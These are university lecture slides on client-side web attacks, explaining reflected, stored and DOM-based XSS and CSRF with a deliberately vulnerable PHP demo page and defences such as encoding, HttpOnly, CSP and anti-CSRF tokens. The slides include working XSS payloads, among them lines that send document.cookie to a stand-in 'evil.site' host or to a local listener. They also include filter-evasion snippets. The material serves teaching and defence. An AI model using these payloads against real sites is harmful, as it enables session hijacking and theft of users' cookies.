Client side web attacks

Sicurezza (CT0539) 2024-25
Università Ca' Foscari Venezia

Riccardo Focardi
www.unive.it/data/persone/5590470
secgroup.dais.unive.it

Università
Ca'Foscari
Venezia

Cross-Site Scripting (XSS)

Cross-Site Scripting (XSS): an attacker **injects malicious code** into web pages

It is a **code injection** attack that can:


- **leak** sensitive information (bypass SOP)
- **control** the application
- **hijack** the session

Injected code is executed in the browser, in the **context** of the current web page

XSS **bypasses** the Same Origin Policy (SOP):

⇒ the injected code can directly access **any information** (including session cookies) of the vulnerable page

XSS bypasses SOP



XSS impact and types

XSS is one of the **top vulnerabilities** on the web

- Prevention is **tricky**
- Consequences are critical

In 2007, an estimate of **68% vulnerable sites** by Symantec

In 2017 still reported as one of the **most common** vulnerabilities by HackerOne

There are three types of XSS vulnerabilities

1. **Reflected**
2. **Stored**
3. **DOM-based**

They differ in the **way** malicious code is injected and whether it is **persistent** or not

Reflected XSS

Assumption: the web page incorporates the input sent to the server as **part of the request**

The input might contain code

⇒ Malicious code is ***"reflected"*** into the page and executed

A possible scenario follows

1. A **malicious page** with a link to the victim application (or link sent by email, i.e., *phishing*)
2. User **clicks** the link
3. Victim application incorporates the **injected script**
4. The script **leaks** user's sensitive data (SOP bypass!)

A simple example

The following example prints the GET parameters in a welcome message:

```
<html>
  <body>
<?php
    header("X-XSS-Protection: 0");
    session_name("SESSID1");
    session_start();
    echo "Welcome, " . $_GET['name'] . $_GET['surname'];
?>
  </body>
</html>
```

Disables XSS Auditor
(we will discuss this later on)
only for some browsers ...

Examples

You can reproduce all the examples by saving the [php files]() in

`/your_www_path`

and running:

```
docker run --rm -p 80:8080 -v /your_www_path:/var/www/html
trafex/alpine-nginx-php7
```

then (in incognito):

http://localhost/greet.php?name=Riccardo%20&surname=Focardi

Proof-of-concept XSS


An attacker can inject **arbitrary Javascript code**:

```
https://.../greet.php?name=<script>alert("Hi there")</script>
```

The resulting page is:

```
<html>
  <body>
Welcome, <script>alert("Hi there")</script>
  </body>
</html>
```

Proof-of-concept XSS



⇒ Script is reflected in the page and executed!

Leaking cookies

Cookies (if not flagged `HttpOnly`) are accessible from Javascript

```
.../greet.php?name=<script>alert(document.cookie);</script>
```

Cookies can be **leaked cross-origin** (SOP bypass):

```
.../greet.php?name=<script>location.href='http://evil.site/steal.p
hp?cookie='%2bencodeURIComponent(document.cookie);</script>
```

URL encoding of '+'

NOTE: Suspicious links can be **obfuscated**, e.g. by using a URL shortener

Simulating the attack

```
$ python3 -mhttp.server 8001
Serving HTTP on 0.0.0.0 port 8001 (http://0.0.0.0:8001/) …
```

```
…/greet.php?name=<script>location.href='http://localhost:8001/inde
x.html?cookie='%2bencodeURIComponent(document.cookie);</script>
```

On the server terminal we observe the **leaked cookie**:

```
127.0.0.1 - - [29/Apr/2020 13:34:36] "GET
/index.html?cookie=SESSID1%3D5fg6tdi39t8ag151117qkpuu51 HTTP/1.1"
404 -
```

URL encoding of ‘=’

A stealthier attack

Previous attack redirects user to the malicious page and would be **noticed**

⇒ the attack can be made **stealthier** by performing the get request in the background

```
…/greet.php?name=r1x<script>var i=new Image;
i.src="http://localhost:8001/"%2Bdocument.cookie;</script>
```

The script tries to load an image named as the cookies!

⇒ As before cookies are leaked as part of the URL

NOTE: the image does not exists but the error is **not visible** to the user

Stored XSS

Assumption: the web application **stores** the input sent to the server and displays it as part of some web page (e.g. a post in a discussion board)

The input might contain code

⇒ Malicious code executed when some user visits the ***infected*** pages

A typical scenario is the following:

1. Attacker **stores** a malicious script in victim application
2. User visits the victim page and **executes** the script
3. The script runs in the context of the victim application and **leaks** user's sensitive data

Case study: Samy

DOM-based XSS

Similar to reflected XSS but the attack payload is **not added** in the page **server-side**

The injection occurs client-side, due to existing scripts

⇒ The existing script includes the injected script in the page

A typical scenario is the following:

1. A **malicious** page with a link to the victim application (or link sent by email, i.e., *phishing*)
2. User **clicks** the link, containing malicious parameters
3. The victim application **returns a non-infected page**
4. An existing script processes the parameters and, as a side effect, **incorporates the malicious code**

DOM-based XSS example

```
Select your language:

<select><script>

document.write(
    "<OPTION value=1>"
    + decodeURI(document.location.href.substring(
       document.location.href.indexOf("default=")+8 ))
    + "</OPTION>"
    );
document.write("<OPTION value=2>English</OPTION>");

</script></select>
```

Composes the first option dinamically from the ‘default’ GET parameter in the URL

DOM-based XSS example

The two following URLs show a **honest** and a **malicious** request:

```
.../page.html?default=French
```

```
.../page.html?default=<script>alert(document.cookie)</script>
```

Notice that this simple XSS is blocked by the XSS Auditor, in browsers that still support it.

UPDATE: in 2023 neither Safari nor Chrome support XSS Auditor anymore.

XSS Prevention

Output validation:

- **encode** html characters (PHP `htmlspecialchars` or `htmlentities`)
  Exercise: `htmlspecialchars` bypass WeChall
- avoid particularly **dangerous insertion points** (for example inserting input directly inside a script tag)

Input validation: allow only **what is expected**

- proper **length**, restricted **characters**, matching **regexp**
- use **whitelists** when possible

See the the OWASP XSS Prevention Cheat Sheet

Simple filtering?

Isn't it enough to filter out `<script>`?

No!

Example: inline Javascript does not use the `<script>` tag:

```
<body onload='alert("xss load")'>
<a onmouseover='alert("xss over")'>Free iPhone</a>
<img src="http://this.domain.does.not.exi.st/noimage.png"
onerror='alert("xss error")'>
```

See the [OWASP XSS Filter Evasion Cheat Sheet]()

XSS Mitigations

`HttpOnly` cookies cannot be read by scripts

⇒ protect **session cookies** from XSS

Content Security Policy (CSP): specify the **trusted domains** for scripts; inline scripts can be **disabled**

NOTE: CSP needs to be configured and enabled server side

XSS Auditor: code in the webpage that also appears in the request is blocked (mitigate **reflected** XSS)

Deprecated in [many modern browsers] because subject to many bypasses!

Example:

```
.../greet_filter.php?name=
<script>alert("hi t&surname=
here");</script>
```

Cross-Site Request Forgery (CSRF)


The attacker forges **malicious requests** for a web application in which the user is currently **authenticated**

Intuition: the malicious requests are **routed** to the vulnerable web application **through the victim's browser**

Note: websites cannot distinguish if the requests coming from authenticated users have been originated by an <u>explicit user interaction</u> or not

CSRF is an **integrity** attack and is not blocked by SOP!

CSRF typical scenario



CSRF Prevention

- Anti-CSRF token
- `Origin` and `Referer` standard headers
- Custom headers
- User interaction

Anti-CSRF token

A **random value** that is associated to the user's session and regenerated at each request

Token is **hidden in every form**

When the form is submitted the token is **compared** against the current one


⇒ operation **allowed** only if they match

Stateless variant: the CSRF token can be saved in a **browser cookie**

Verification:

1. User sends the form that contains the **CSRF token**
2. The **cookie** containing a copy of the token is attached
3. The server checks if they **match**

Anti-CSRF token



CSRF Prevention

- Anti-CSRF token
- `Origin` and `Referer` standard headers
- Custom headers
- User interaction

Standard headers: `Origin` and `Referer`

The **`Origin`** header has been specifically introduced to prevent CSRF: it only contains the **origin** and does not leak sensitive data, e.g., parameters in GET requests

⇒ check that the value **matches** the one of the expected origins

Note: `Origin` is not present in all requests (browser-dependent)


When `Origin` is not present, it is possible to check the **`Referer`**

Note: `Referer` is **stripped** in some cases for preventing data leakage

If **both missing**? rejecting could break the application

⇒ pair standard header check with at least **another** anti-CSRF mechanism

Example with `Origin`



CSRF Prevention

- Anti-CSRF token
- `Origin` and `Referer` standard headers
- Custom headers
- User interaction

Custom headers

For **AJAX** requests, check the presence of header `X-Requested-With` with value `XMLHttpRequest`

A restricted number of headers can be set in cross origin requests and `X-Requested-With` is **NOT** one of them

⇒ It is enough to check its **presence** to prevent CSRF

NOTE: this does not work for non-AJAX requests.

Example: AJAX

Same origin: header can be set

```
var xmlHttp = new XMLHttpRequest();
xmlHttp.open( "GET", "https://secgroup.dais.unive.it");
xmlHttp.setRequestHeader('X-Requested-With','XMLHttpRequest');
xmlHttp.send( null );
```

Cross origin: header cannot be set

```
var xmlHttp = new XMLHttpRequest();
xmlHttp.open( "GET", "https://www.google.it");
xmlHttp.setRequestHeader('X-Requested-With','XMLHttpRequest');
xmlHttp.send( null );
(index):1 Failed to load https://www.google.it/: ....
```

CSRF Prevention

- Anti-CSRF token
- `Origin` and `Referer` standard headers
- Custom headers
- User interaction

User interaction

For **highly critical operations** (e.g. bank transfers) it is usually a good idea to require an explicit user interaction

- **re-authenticate**
- **OTP** (One-Time Password)
- **extra input** (e.g. CAPTCHA)

IDEA: the user double checks the request and inserts the (**unpredictable**) requested value to confirm

If the value cannot be predicted by the attacker **then** the confirmation **cannot be subject to another CSRF**!

SameSite cookies

A recent proposal in Chrome: SameSite cookie flag

IDEA: only send cookies over same-site requests

Bypasses are possible, have a look:

https://portswigger.net/web-security/csrf/bypassing-samesite-restrictions

References

[1] The OWASP CSRF Prevention Cheat Sheet

[2] Adam Barth, Collin Jackson, John C. Mitchell. Robust Defenses for Cross-Site Request Forgery. In ACM CCS'08

[3] Stefano Calzavara, Riccardo Focardi, Marco Squarcina, Mauro Tempesta: Surviving the Web: A Journey into Web Session Security. ACM Comput. Surv. 50(1): 13:1-13:34 (2017)